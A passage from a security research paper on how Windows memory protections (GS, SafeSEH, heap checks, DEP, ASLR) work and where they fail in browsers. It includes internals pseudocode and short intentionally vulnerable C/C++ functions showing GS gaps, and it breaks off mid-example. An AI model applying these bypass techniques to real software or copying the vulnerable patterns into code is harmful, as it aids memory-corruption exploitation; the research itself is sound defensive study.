Bypassing Browser Memory Protections

Setting back browser security by 10 years

Alexander Sotirov <alex@sotirov.net>
Mark Dowd <markdowd@au1.ibm.com>

Introduction

Over the past several years, Microsoft has implemented a number of memory protection mechanisms with the goal of preventing the reliable exploitation of common software vulnerabilities on the Windows platform. Protection mechanisms such as GS, SafeSEH, DEP and ASLR complicate the exploitation of many memory corruption vulnerabilities and at first sight present an insurmountable obstacle for exploit developers.

In this paper we will discuss the limitations of all aforementioned protection mechanisms and will describe the cases in which they fail. We aim to show that the protection mechanisms in Windows Vista are particularly ineffective for preventing the exploitation of memory corruption vulnerabilities in browsers. This will be demonstrated with a variety of exploitation techniques that can be used to bypass the protections and achieve reliable remote code execution in many different circumstances.

Organization of this paper

This paper is divided into three parts. Part 1 describes the design and implementation of the protection mechanisms that will be the focus of the remainder of the paper. This section contains all the necessary background information about the available protection mechanisms on Windows XP and Vista. Part 2 discusses the limitations of these protections and presents the theory behind the techniques that we will employ to bypass them. Finally, in Part 3 of the paper we show how the theoretical techniques outlined in Part 2 can be utilized to produce robust and reliable exploits that work effectively in realistic environments. Since real-world exploitation requires bypassing multiple memory protections, we will present several ways in which these techniques can be combined to achieve remote code execution.

Part 1. Memory protection mechanisms in Windows

> *A very thorough, and accurate, write-up of the current state of our mitigations as they apply to programmable, extensible apps. -- Microsoft SWIScience team*

This section provides an overview of the memory protection mechanisms available on the Windows platform. Most of the discussion in this paper will focus on Windows Vista SP1, but it is important to be aware of the differences in the protection mechanisms available in different version of Windows. The following table provides a summary of these differences:

	XP SP2, SP3	**2003 SP1, SP2**	**Vista SP0**	**Vista SP1**	**2008 SP0**
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	yes [1]	yes [1]
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [2]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

[1] only some components, most notably the AVI and PNG parsers
[2] undocumented, disabled by default

GS

Stack cookies

The /GS option of the Visual C++ compiler enables run-time detection of stack buffer overflows. If the option is enabled, the compiler stores a random value on the stack between the local variables and return address of a function. This value is known as a *stack cookie*. If an attacker exploits a buffer overflow to overwrite the return address of a function, they will also overwrite the cookie, changing its value. This is detected in the epilogue of the function and the program aborts before the modified return address is used.

A typical prologue and epilogue of a function protected by /GS is shown below:

```
; prologue

push    ebp
mov     ebp, esp
sub     esp, 214h
mov     eax, ___security_cookie ; random value, initialized at module startup
xor     eax, ebp                ; XOR it with the current base pointer
mov     [ebp+var_4], eax        ; store the cookie

...

; epilogue

mov     ecx, [ebp+var_4]        ; get the cookie from the stack
xor     ecx, ebp                ; XOR the cookie with the current base pointer
call    __security_check_cookie ; check the cookie
leave
retn    0Ch

; __fastcall __security_check_cookie(x)

cmp     ecx, ___security_cookie
jnz     ___report_gsfailure     ; terminate the process
rep retn
```

#pragma strict_gs_check

The extra prologue and epilogue code can add a significant overhead to small functions. The gs-perf test program in Appendix A shows a worst case slowdown of 42%. To minimize the performance impact of the /GS option, the compiler adds the stack cookie only to functions that contain string buffers or allocate memory on the stack with _alloca.

Since the C language has no native string type, the compiler defines a string buffer as an array of 1 or 2 byte elements with a total size of at least 5 bytes. The GS protection is applied to all functions with arrays that match this description. For example, the following variables will cause the functions containing them to be protected by GS:

```
char  a[5];     // protected, 5 byte array of elements of size 1
short b[3];     // protected, 6 byte array of elements of size 2
```

```
struct {
    char a;
} c[5];         // protected, 5 byte array of elements of size 1

struct {
    char a[5];
} d;            // protected because the structure contains a string buffer
```

Functions that don't use _alloca and don't contain variables considered to be string buffers are not protected by GS. For example, the variables below will not trigger the GS heuristic:

```
char  e[4];      // not protected, total size is less than 5 bytes
int   f[10];     // not protected, array element size greater than 2
char* g[10];     // not protected, array element size greater than 2

struct {
    char a;
    short b;
} h[5];         // not protected, array element size greater than 2

struct {
    char a1;
    char a2;
    char a3;
    char a4;
    char a5;
} i;            // not protected, the structure does not contain a string buffer
```

Visual Studio 2005 SP1 introduced a new compiler directive that enables more aggressive GS heuristics. If the strict_gs_check pragma is turned on, the compiler adds a GS cookie to all functions that use the address of a local variable. This includes array dereferences, pointer arithmetic and passing the address of a local variables to other functions. This results in a much more complete protection at the expense of runtime performance.

Variable reordering

The main limitation of the GS protection is that it detects buffer overflows only when the function with the overwritten stack cookie returns. If any other overwritten data on the stack is used by the function, the attacker might be able to take control of the execution before the GS cookie is checked.

To prevent the attacker from overwriting local variables or arguments used by the function, the compiler modifies the layout of the stack frame. It reorders the local variables, placing string buffers at higher addresses than all other variables. This ensures that a string buffer overflow cannot overwrite any other local variables. Function arguments that contain pointers or string buffers (called *vulnerable arguments* in the compiler documentation) are protected by allocating extra space on the stack and copying their values below the local variables. The original argument values located after the return address are not used in the rest of the code.

The following diagram shows the stack frame layout of a vulnerable function with and without GS protection:

vuln.c

```
void vuln(char* arg)
{
    char buf[100];
    int i;

    strcpy(buf, arg);

    ...
}
```

standard stack frame

```
buf
i
return address
arg
```

stack frame with /GS

```
copy of arg
i
buf
stack cookie
return address
arg
```

Without GS a buffer overflow of the `buf` variable will allow the attacker to overwrite `i`, the return address and the `arg` argument. Enabling GS adds a stack cookie, moves `i` out of the way and creates a copy of `arg`. The original argument can still be overwritten, but it is no longer used by the function. The attacker has no way of taking control of the execution before the cookie check detects the overflow and terminates the program.

SafeSEH

SEH handler validation

The SafeSEH protection mechanism is designed to prevent attackers from taking control of the program execution by overwriting an exception handler record on the stack. If a binary is linked with the /SafeSEH linker option, its header will contain a table of all valid exception handlers within that module. When an exception occurs, the exception dispatcher code in NTDLL.DLL verifies that the exception handler record on the stack points to one of the valid handlers in the table. If the attacker overwrites the exception handler record and points it somewhere else, the exception dispatcher will detect this and terminate the program.

The validation of the exception handler record begins in the RtlDispatchException function. Its first task is to make sure that the exception record is located on the stack of the current thread and is 4-byte aligned. This prevents the attacker from overwriting the Next field of a record and pointing it to a fake record on the heap. The function also verifies that the exception handler address does not point to the stack. This check prevents the attacker from jumping directly to shellcode on the stack.

```
void RtlDispatchException(...)
{
    if (exception record is not on the stack)
        goto corruption;

    if (handler is on the stack)
        goto corruption;

    if (RtlIsValidHandler(handler, process_flags) == FALSE)
        goto corruption;

    // execute handler

    RtlpExecuteHandlerForException(handler, ...)

    ...
}
```

The exception handler address is validated further by the RtlIsValidHandler function. The pseudocode of this function in Vista SP1 is shown below:

```
BOOL RtlIsValidHandler(handler)
{
    if (handler is in an image) {
        if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
            return FALSE;

        if (image has a SafeSEH table)
            if (handler found in the table)
                return TRUE;
            else
                return FALSE;

        if (image is a .NET assembly with the ILonly flag set)
            return FALSE;

        // fall through
    }

    if (handler is on a non-executable page) {
        if (ExecuteDispatchEnable bit set in the process flags)
            return TRUE;
        else
            raise ACCESS_VIOLATION; // enforce DEP even if we have no hardware NX
    }

    if (handler is not in an image) {
        if (ImageDispatchEnable bit set in the process flags)
            return TRUE;
        else
            return FALSE;           // don't allow handlers outside of images
    }

    // everything else is allowed

    return TRUE;
}
```

The ExecuteDispatchEnable and ImageDispatchEnable bits are part of the process execution flags in the kernel KPROCESS structure. These two bits control whether the exception dispatcher will call handlers located in non-executable memory or outside of an image. The two bits can be changed at runtime, but by default they are both set for processes with DEP disabled and cleared for processes with DEP enabled.

In processes with DEP enabled there are two types of exception handlers that are considered valid by the exception dispatcher:

1. handler found in the SafeSEH table of an image without the NO_SEH flag
2. handler on an executable page in an image without the NO_SEH flag, without a SafeSEH table and without the .NET ILonly flag

In processes with DEP disabled there are three valid cases:

1. handler found in the SafeSEH table of an image without the NO_SEH flag
2. handler in an image without the NO_SEH flag, without a SafeSEH table and without the .NET ILonly flag
3. handler on a non-image page, but not on the stack of the current thread

SEH chain validation

Windows Server 2008 introduced a new SEH protection mechanism that detects exception handler record overwrites by validating the SEH linked list. The idea for this SEH protection was first described in the Uninformed article [Preventing the Exploitation of SEH Overwrites] by Matt Miller and adopted later by Microsoft. This protection mechanism is enabled by default on Windows Server 2008. It is also available on Vista SP1, but is not turned on by default. It can be enabled by setting the undocumented registry key HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\kernel\DisableExceptionChainValidation to 0.

When this protection mechanism is enabled, the FinalExceptionHandler function in NTDLL.DLL is registered as the first exception handler in all theads. As additional exception handlers are registered, they form a linked list with the last record always pointing to FinalExceptionHandler. The exception dispatcher walks this linked list and verifies that the last record still points to that function. If an attacker overwrites the Next field of an exception handler record, the validation loop will not reach the last record and the SEH chain corruption will be detected.

One potential way to bypass this protection is to point the overwritten Next pointer to a fake SEH record that points to the FinalExceptionHandler function. However, the ASLR implementation in Vista randomizes the address of the function and makes it impossible to for an attacker to terminate the SEH chain unless they have a way to bypass ASLR.

The SEH chain validation is implemented in the RtlDispatchException. The following pseudocode is from Vista SP1:

```
// Skip the chain validation if the DisableExceptionChainValidation bit is set
if (process_flags & 0x40 == 0) {

    // Skip the validation if there are no SEH records on the linked list
    if (record != 0xFFFFFFFF) {

        // Walk the SEH linked list
        do {
            // The record must be on the stack
            if (record < stack_bottom || record > stack_top)
                goto corruption;

            // The end of the record must be on the stack
            if ((char*)record + sizeof(EXCEPTION_REGISTRATION) > stack_top)
                goto corruption;

            // The record must be 4 byte aligned
            if ((record & 3) != 0)
                goto corruption;

            handler = record->handler;

            // The handler must not be on the stack
            if (handler >= stack_bottom && handler < stack_top)
                goto corruption;

            record = record->next;
        } while (record != 0xFFFFFFFF);

        // End of chain reached

        // Is bit 9 set in the TEB->SameTebFlags field? This bit is set in
        // ntdll!RtlInitializeExceptionChain, which registers
        // FinalExceptionHandler as an SEH handler when a new thread starts.
```

```
            if ((TEB->word_at_offset_0xFCA & 0x200) != 0) {

                // The final handler must be ntdll!FinalExceptionHandler
                if (handler != &FinalExceptionHandler)
                    goto corruption;
            }
        }
    }
```

SEH chain validation is disabled for executables with MajorLinkerVersion and MinorLinkerVersion in the PE header set to 0x53 and 0x52 respectively, indicating an Armadillo protected binary. This check is performed in the LdrpIsImageSEHValidationCompatible function during process initialization. When a new DLL is loaded, a similar check in LdrpCheckNXCompatibility disables SEH chain validation if the DLL being loaded has that same incompatible linker version.

Heap protection

The standard exploitation method for heap overflows in older versions of Windows is to overwrite the header of a heap chunk and create a fake free block with flink and blink pointers controlled by the attacker. When this free block is allocated or coalesced with other free blocks, the memory allocator will write the value of the flink pointer at the address specified in the blink pointer. This allows the attacker to perform an arbitrary 4-byte write anywhere in memory, which can easily lead to shellcode execution.

The heap protection mechanisms in Windows XP SP2 and Windows Vista are designed to stop this exploitation technique.

Safe unlinking

Starting in Windows XP SP2 the heap allocator implements *safe unlinking* when removing chunks from the free list. Before using the flink and blink pointers, it verifies that both flink->blink and blink->flink point to the current heap block. This prevents the attacker from pointing flink or blink to arbitrary memory locations and using the unlink operation to do an arbitrary 4-byte write.

Heap metadata cookies and encryption

In addition to the safe unlinking, the allocator in XP SP2 stores a single byte cookie in the header of each heap chunk. This cookie is checked when the chunk is removed from the free list. If the heap chunk header has been overwritten, the cookie will not match and the heap allocator will detect this as heap corruption.

In Windows Vista the cookie is supplemented by heap metadata encryption. All important fields in the heap header are XORed with a random 32-bit value and are decrypted before being used.

The cookies and the metadata encryption are very effective at preventing the attacker from abusing overwritten heap chunk headers or creating fake chunks on the heap.

DEP

Data Execution Prevention (DEP) is a protection mechanism that prevents the execution of code in memory pages marked non-executable. By default, the only executable pages in a Windows process are the ones that contain the text sections of the executable and the loaded DLL files. Enabling DEP prevents the attacker from executing shellcode on the stack, heap or in data sections.

If DEP is enabled and the program attempts to execute code on a non-executable page, an access violation exception will be raised. The program gets a chance to handle this exception, but most programs that expect all memory to be executable will simply crash. If a program needs to execute code on the heap or the stack, it needs to use the VirtualAlloc or VirtualProtect functions to explicitly allocate executable memory or mark existing pages executable.

Hardware support for NX

Even though the Windows memory manager code always keeps track of which pages are supposed to be non-executable, the traditional x86 architecture supports non-executable memory only when segmentation is used to enforce memory protection. Like all other modern operating systems, Windows uses a flat memory model with page-level protection instead of segmentation. The page table entries on x86 have only a single bit that describes the page protection. If the bit is set, the page is writable, otherwise it is read-only. Since there is no bit to control execution, all pages on the system are considered executable by the CPU.

This oversight in the x86 architecture was corrected in CPUs released after 2004 by adding a second protection bit in the page table entries. This bit is known as the NX bit (No eXecute) and using it requires support by the operating system. Windows has been able to take advantage of the NX bit since the release of Windows XP SP2.

If the CPU does not support hardware NX, Windows uses a very limited form of DEP called Software DEP. It is implemented as an extra check in the exception dispatcher which ensures that the SEH handler is located on an executable page. This is the extent of Software DEP. Since all modern CPUs have support for hardware NX and the Software DEP feature is trivially bypassable anyways, we will focus only on the hardware-enforced DEP protection.

DEP policies

Due to the large number of application compatibility problems with DEP, this protection is not enabled by default for all processes on the system. The administrator can choose between four possible DEP policies, which are set in the boot.ini file on Windows XP or in the boot configuration on Vista:

- **OptIn**

  This is the default setting on Windows XP and Vista. In this mode DEP protection is enabled only for system processes and applications that explicitly opt-in. All other processes get no DEP protection. DEP can be turned off at runtime by the application, or by the loader if an incompatible DLL is loaded.

  To opt-in an application on Windows XP, the administrator needs to create an entry in the system application compatibility database and apply the AddProcessParametersFlags

compatibility fix as described in the documentation by Microsoft. On Vista all applications that are compiled with the /NXcompat linker option are automatically opted-in.

- **OptOut**

  All processes are protected by DEP, except for the ones that the administrator adds to an exception list or are listed in the application compatibility database as not compatible with DEP. This is the default setting on Windows Server 2003 and Windows Server 2008. DEP can be turned off at runtime by the application, or by the loader if an incompatible DLL is loaded.

- **AlwaysOn**

  All processes are protected by DEP, no exceptions. Turning off DEP at runtime is not possible.

- **AlwaysOff**

  No processes are protected by DEP. Turning on DEP at runtime is not possible.

On 64-bit versions of Windows, DEP is always turned on for 64-bit processes and cannot be disabled. However, Internet Explorer on Vista x64 is still a 32-bit process and is subject to the policies described above.

Enabling or disabling DEP at runtime

The DEP settings for a process are stored in the Flags bitfield of the KPROCESS structure in the kernel. This value can be queried and set with NtQueryInformationProcess and NtSetInformationProcess, information class ProcessExecuteFlags (0x22), or with a kernel debugger. The output below shows the process flags of an Internet Explorer process on Vista SP1:

```
lkd> !process 0 0 iexplore.exe
PROCESS 83d29470  SessionId: 1  Cid: 0fec    Peb: 7ffd9000  ParentCid: 06dc
    DirBase: 1f105440  ObjectTable: 91b69b28  HandleCount: 376.
    Image: iexplore.exe

lkd> dt nt!_KPROCESS 83d29470 -r
   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : 0y0
      +0x000 ExecuteEnable    : 0y1
      +0x000 DisableThunkEmulation : 0y0
      +0x000 Permanent        : 0y0
      +0x000 ExecuteDispatchEnable : 0y1
      +0x000 ImageDispatchEnable : 0y1
      +0x000 DisableExceptionChainValidation : 0y1
      +0x000 Spare            : 0y0
```

Of these flags, only the first four are relevant to DEP. The first flag, ExecuteDisable is set if DEP is enabled. This might seem counterintuitive, but the flag's meaning really is "disable execution from non-executable memory". Conversely, the ExecuteEnable flag is set when DEP is disabled. It should be noted that in OptOut mode both ExecuteEnable and ExecuteDisable are set to 0, but DEP is still enabled. DisableThunkEmulation controls the ATL thunk emulation mode that will be discussed in the next section. Finally, the Permanent flag indicates that the execute options are

final and cannot be further changed. This is used to prevent exploits from calling NtSetInformationProcess to disable DEP before jumping to shellcode on the stack. Such an attack was presented by skape and Skywing in Uninformed vol.2. On Vista, the permanent flag is automatically set for all executables linked with the /NXcompat linker option immediately after the loader enables DEP.

Windows XP SP3 and Vista SP1 introduced a new API for querying and setting the DEP policy of a process. The SetProcessDEPPolicy, GetProcessDEPPolicy and GetSystemDEPPolicy functions should be used instead of the undocumented NtQueryInformationProcess and NtSetInformationProcess where they are available.

When a new DLL is loaded into a process that does not have the Permanent flag set, the loader performs a series of checks to determine if the DLL is compatible with DEP. If the DLL is determined to be incompatible, DEP protection is disabled for this process. The checks are performed by the LdrpCheckNXCompatibility function which looks for three types of DLLs that are known to be incompatible with DEP:

1. DLLs that have `secserv.dll` as the name in the export directory table, and have 2 sections named `.txt` and `.txt2`. These are DLLs are protected by the SafeDisc copy-protection system which is not compatible with DEP.

2. DLLs that are listed in the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions registry key. This key contains a list of DLLs that are known to be incompatible.

3. DLLs with a section named `.aspack`, `.pcle` or `.sforce`. These section names indicate packers or software protectors that are known to be incompatible.

If the DLL being loaded was linked with the /NXcompat linker option and has the IMAGE_DLL_CHARACTERISTICS_NX_COMPAT flag set, the checks described above are skipped and DEP is not disabled. This allows vendors of DLLs incompatible with DEP to mark new versions of their software as compatible and get the benefits of DEP protection.

Thunk Emulation

One of the biggest problems with enabling DEP is that some applications will simply not work, since they rely on some code to be executed from writeable memory. It turns out that many applications that behave this way do so because older versions of the ATL library shipped by Microsoft use small code thunks on the heap. Since the ATL libraries are used extensively by third party vendors Microsoft decided to provide a "cheat" to enable ATL code to function in DEP environments. When a program attempts to execute code on a non-executable page, the kernel calls KiEmulateAtlThunk() to check if this is a result of a well known instruction sequence used as an ATL thunk. The function proceeds as follows:

1. If bytes that the program is trying to execute don't match one of the five known thunks, allow the system to raise the access violation exception.
2. If an ATL thunk is identified, verify whether it appears to be valid or not. The most important aspect of this is checking that the address being executed is not part of an image, and that the target IP of the branch instruction in the thunk is inside a valid image. If the thunk is invalid, continue with DEP exception as normal.
3. If the thunk is valid, "manually" emulate the thunk and continue the process as if nothing happened. Since the target of the branch is a valid image, the execution will continue without any danger of executing code on a non-executale page.

The known ATL thunks that get emulated are listed below:

```
C7 44 24 04 XX XX XX XX   mov [esp+4], imm32
E9 YY YY YY YY            jmp imm32

B9 XX XX XX XX            mov ecx, imm32
E9 YY YY YY YY            jmp imm32

BA XX XX XX XX            mov edx, imm32
B9 YY YY YY YY            mov ecx, imm32
FF E1                     jmp ecx

B9 XX XX XX XX            mov ecx, imm32
B8 YY YY YY YY            mov eax, imm32
FF E0                     jmp eax

59                        pop ecx
58                        pop eax
51                        push ecx

FF 60 04                  jmp [eax+4]
```

ASLR

Address Space Layout Randomization (ASLR) is a security feature that randomizes the addresses where objects are mapped in the virtual address space of a given process. When implemented correctly, ASLR provides a significant hurdle to a would-be attacker, since they will not know the precise location of an interesting address to overwrite. Furthermore, even if an attacker is able to overwrite a useful pointer in memory (such as a saved instruction pointer on the stack), pointing it to something of value will also be difficult.

Although the concept of ASLR is not new, it is a relatively recent addition to the Windows platform. Vista and Windows Server 2008 are the first operating systems in the Windows family to provide ASLR natively. Previous to these releases, there were a number of third party solutions available that provided ASLR functionality to varying degrees. This paper will focus on Vista's native implementation.

Vista's ASLR randomizes the location of images (PE files mapped into memory), heaps, stacks, the PEB and TEBs. The details of the randomization of each of these components are presented in the following sections.

Image randomization

Image positioning randomization is designed to place images at a random location in the virtual address space of each process. Vista's ASLR has the capability to randomly position both executables and DLLs. Note that in order for a library or an executable to be randomly rebased, there are several conditions that need to be met; these will be discussed shortly. Before talking about the specifics, it is worth mentioning that there is a system-wide configuration parameter that determines the behaviour of Vista's image randomization. This parameter can be set in the registry key HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages, which by default does not exist. This key has three possible settings:

- If the value is set to 0, never randomize image bases in memory, always honour the base address specified in the PE header.

- If set to -1, randomize all relocatable images regardless of whether they have the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag or not.
- If set to any other value, randomize only images that have relocation information and are explicitly marked as compatible with ASLR by setting the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE (0x40) flag in DllCharacteristics field the PE header. This is the default behaviour.

Executable randomization

When a new address is being selected as an image base for an executable, a random delta value is added to or subtracted from the ImageBase value in the executable's PE header. This delta value is calculated by taking a random 8-bit value from the RDTSC counter and multiplying it by 64KB, which is the required image alignment on Windows. The result is that the image is loaded at a random 64KB aligned address within 16 MB of the preferred image base. It is important to note that the delta is never 0, which means that the executable is never loaded at the image base specified in the PE header.

On Vista SP0, there are 255 possible deltas ranging from 0x010000 to 0xFF0000. Due to a bug in way the delta is calculated, the value 0x010000 has a probability of 2/256 while all other values have a probability of 1/256. This is fixed on Vista SP1, where the values range from 0x010000 to 0xFE0000 and each one has an equal probability (1/254) of being selected. The following pseudocode shows the details of the image base calculation in the MiSelectImageBase function:

```
if ((nt_header->Characteristics & IMAGE_FILE_DLL) == 0)
{

RelocateExe:

    // Get the RDTSC counter and calculate the random offset

#ifdef VISTA_SP0

    // Delta calculation on Vista SP0

    unsigned int Delta = (RDTSC & 0xFF) * 0x10000;

    // We don't allow offset 0, replace it with offset 0x10000

    if (Delta == 0)
        Delta = 0x10000;

    // Delta ranges from 0x010000 to 0xFF0000

#else

    // Delta calculation on Vista SP1

    unsigned int Delta = (((RDTSC >> 4) % 0xFE) + 1) * 0x10000;

    // Delta ranges from 0x010000 to 0xFE0000

#endif

    // Validate the original image base and image size

    dwImageSize = image size rounded up to 64KB
```

```
    dwImageEnd  = dwImageBase + dwImageSize;

    if (dwImageBase >= MmHighestUserAddress ||
        dwImageSize >  MmHighestUserAddress ||
        dwImageEnd  <= dwImageBase          ||
        dwImageEnd  >  MmHighestUserAddress)
        return 0;

    // When the last reference to an image section goes away, it doesn't get
    // discarded immediately and may be reactivated if the image is loaded
    // again soon after. If that happens, then we apply a further delta to the
    // existing delta (stored in arg0->dwOffset14) and this check ensures that
    // we don't end up double-relocating back to the on-disk base address.

    if (arg0->dwOffset14 + Delta == 0)
        return dwImageBase;

    // To get the new base, we subtract Delta from the old image base. If the
    // old image base is too low and we add Delta instead

    if (dwImageBase > Delta) {
        dwNewBase = dwImageBase - Delta;  // subtract Delta
    }
    else {
        dwNewBase = dwImageBase + Delta;  // add Delta

        // Validate the new image base

        if (dwNewBase < dwImageBase ||
            dwNewBase + ImageSize > MmHighestUserAddress) ||
            dwNewBase + ImageSize < dwImageBase + ImageSize)
            return 0;
    }

    ...

    // relocate the image to the new base

    return dwNewBase;
}
```

DLL randomization

The randomization of base addresses for DLLs is slightly different from the one for executables. Since Windows relies on relocations instead of position independent code, a DLL must be loaded at the same address in each process that uses it to allow the physical memory used by the DLL to be shared. To facilitate this behaviour, a global bitmap called _MiImageBitMap is used to represent the address space from 0x50000000 to 0x78000000. The bitmap is 0x2800 bits in length with each bit representing 64KB of memory. As each DLL is loaded, its position is recorded by setting the appropriate bits in the bitmap to mark the memory where the DLL is being mapped. When the same DLL is loaded in another process, its section object is reused and it is mapped at the same virtual addresses.

The following pseudocode from the MiSelectImageBase function shows the details of selecting a random image base for a DLL. It is called both for DLLs that have the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag and for DLLs that need to be rebased because their preferred image base is not available:

```
if ((nt_header->Characteristics & IMAGE_FILE_DLL) == 0)
```

```
{

RelocateExe:

    ...
}
else
{
    // Relocate DLLs

    usImageSizeIn64kbBlocks = ImageSize / 64KB

    // Find the required number of bits in the bitmap and set them

    dwStartIndex = RtlFindClearBitsAndSet(
                       MiImageBitMap,             // bitmap
                       usImageSizeIn64kbBlocks,  // number of bits
                       MiImageBias);              // where to start looking

    // If we cannot find enough empty bits, relocate the DLL within 16MB of the
    // image base specified in the PE header

    if(dwStartIndex == 0xFFFFFFFF)
        goto RelocateExe;

    // Calculate the new image base

    dwEndIndex = dwStartIndex + usImageSizeIn64kbBlocks;
    dwNewBase  = MiImageBitMapHighVa - dwEndIndex * 64KB;

    if (dwNewBase == dwImageBase)
    {
        // If the new image base is the same as the image base in the PE
        // header, we need to repeat the search in the bitmap. Since the bits
        // for the current DLL position are already set, we're guaranteed to
        // get a new position

        dwNewStartIndex = RtlFindClearBitsAndSet(
                              MiImageBitMap,            // bitmap
                              usImageSizeIn64kbBlocks, // number of bits
                              dwEndIndex);              // hint

        // If the search was successful, clear the bits from the first search

        if (dwNewStartIndex != 0xFFFFFFFF)
            RtlClearBits(MiImageBitMap, dwStartIndex, usImageSizeIn64kbBlocks);

        // Calculate the new image base

        dwEndIndex = dwNewStartIndex + usImageSizeIn64kbBlocks;
        dwNewBase  = MiImageBitMapHighVa - dwEndIndex * 64KB;
    }

    ...

    return dwNewBase;
}
```

The MiImageBias value used by MiSelectImageBase is an 8-bit random value initialized with the RDTSC instruction once per boot, in the MiInitializeRelocations function. It is used as a random offset from the beginning of the MiImageBitMap bitmap and specifies the address where the search for the new DLL image base starts from. In effect, this means that the first DLL loaded

into the address space will end at `0x78000000 - MiImageBias*64KB` (MiImageBitMap starts at MiImageBitMapHighVa and extends towards lower addresses, so it is backwards), and additional DLLs will be placed one after the other following the first one. The MiSelectImageBase function ensures that a DLL is never loaded at the image base specified in the PE header.

Since MiImageBias has only 256 possible values, there are only 256 possible locations for the first DLL loaded on the system (NTDLL.DLL). However, the exact location of the subsequent DLLs depends both on the address of NTDLL.DLL and the order in which the DLLs are loaded. To increase the randomness of the known system DLLs, they are loaded in random order by the SmpRandomizeDllList function in the SMSS system process early in the boot process.

Heap randomization

Part of Microsoft's ASLR strategy involves randomizing where a heap created with the RtlHeapCreate function begins in memory. In the past, a newly created heap (including the default process heap) was created using the NtAllocateVirtualMemory function, which does a linear address space search starting at a point chosen by the caller. The heap begins with a sizeable data structure that has a number of elements that have been abused to exploit heap overflows in the past. Allocating a heap with NtAllocateVirtualMemory doesn't actually guarantee that it will be statically positioned, but in practice it nearly always resided at a predictable location. In Vista, some randomness has been added to the allocation process in order to make things harder for a would-be attacker. This randomization takes place during the early stages of RtlHeapCreate. Essentially, a 5-bit random value is generated and then multiplied by 64K. This value is then used as an offset from the base address returned by the NtAllocateVirtualMemory where the heap data structure will begin. The memory in the block before this offset is subsequently freed. The following pseudocode demonstrates this process.

```
LPVOID lpAllocationBase = NULL, lpHeapBase = NULL;
DWORD dwRandomSize = (_RtlpHeapGenerateRandomValue64() & 0x1F) << 16;

// Integer overflow check, however this allocation would fail anyway
if(dwRegionSize + dwRandomSize < dwSize)
    dwRandomSize = 0;

dwRegionSize += dwRandomSize;

if(NtAllocateVirtualMemory(NtCurrentProcess(), &lpAllocationBase, 0,
                           &dwRegionSize, MEM_RESERVE, dwProtectionMask) < 0)
    return NULL;

lpHeapBase = lpAllocationBase;

if(dwRandomSize &&
   _RtlpSecMemFreeVirtualMemory(INVALID_HANDLE_VALUE, &lpAllocationBase,
                                &dwRandomSize, MEM_RELEASE) >= 0)
{
    lpHeapBase += (LPBYTE)lpAllocationBase + dwRandomSize;
    dwRegionSize -= dwRandomSize;
}
```

The idea is that even if NtAllocateVirtualMemory returns a predictable location, this random offset will give the attacker only a 1/32 chance of guessing the correct location of the base heap structure. Additionally, since the memory before the random offset is released, there is a good chance that an invalid guess will result in an immediate access violation. Note that since the random value is multiplied by 64K, offsets for the start of the heap range from 0 to 0x1F0000 in 64K increments (making the maximum offset from the returned base address close to 2MB).

Stack randomization

Vista also adds some entropy to the location of stacks for all threads within a given process. The stack randomization is twofold; the base of the stack is chosen randomly, and an offset into the initial page where the stack starts getting used is also chosen at random, so that targeting precise values on the stack will often not be a viable option. The stack base is chosen by searching through the virtual address space for a suitable size hole, where *hole* is defined as a consecutive series of pages not mapped into memory. Entropy is added to this process by generating a random 5-bit value *x* based on the time stamp counter, and then searching through the address space for the *x*-th hole of the required size. Once a hole has been found, it is passed as the suggested base address to NtAllocateVirtualMemory. After that, the offset within the initial page where the stack starts is adjusted randomly in the PspSetupUserStack function. Again, a strategy is employed whereby a random value is derived from the time stamp counter, this time 9 bits. This 9-bit random value is then multiplied by 4 (guaranteeing DWORD alignment), and subtracted from the stack base. This results in a maximum offset of 7FC bytes, or half a page.

Part 2. Bypassing memory protections

The design and implementation of the memory protection mechanisms in Windows have a number of limitations that reduce their effectiveness. In this section we will discuss these limitations and describe how they can allow an attacker to bypass the protections.

GS

Function heuristics

The default heuristic used to detect string buffers will leave some vulnerable functions unprotected. One example is the ANI buffer overflow (CVE-2007-0038) which was a result of copying a user-specified number of bytes into a fixed size structure on the stack. Since the structure did not contain any string buffers, the vulnerable function did not have a stack cookie. A simplified version of the vulnerable code is shown below:

```
void gs1(char* src, int len)
{
    struct {
        int a;
        int b;
    } buf;

    memcpy(&buf, src, len);
}
```

Another type of buffers that are not protected by GS are arrays of integers or pointers. A sample vulnerable function is shown below:

```
void gs2(int count, int data)
{
    int array[10];
    int i;

    for (i = 0; i < count; i++)
        array[i] = data;
}
```

Use of overwritten stack data before the cookie check

Let's take a look at a diagram of the data on the stack of a function protected by GS:

```
callee saved registers
copy of pointer and string buffer arguments
local variables
string buffers                 |o
gs cookie                      |v
exception handler record       |e
saved frame pointer            |r
return address                 |f
arguments                      |l
                               |o
stack frame of the caller      |w
                               \/
```

A buffer overflow in one of the string buffers allows us to overwrite four types of interesting data on the stack:

- other string buffers in the vulnerable function
- exception handling record in the vulnerable function
- arguments that don't contain pointers or string buffers
- any stack data in functions up the call stack

The last item is particularly interesting, because there are many common situations in which functions are passed pointers to objects or structures on the stack of their callers. The following code sample demonstrates an exploit that overwrites an object in the caller stack frame of the caller and uses a virtual function call to take control of the execution:

```
class Foo {

public:

    void __declspec(noinline) gs3(char* src)
    {
        char buf[8];

        strcpy(buf, src);

        bar();      // virtual function call
    }

    virtual void __declspec(noinline) bar()
    {
    }
};

int main()
{
    Foo foo;

    foo.gs3(
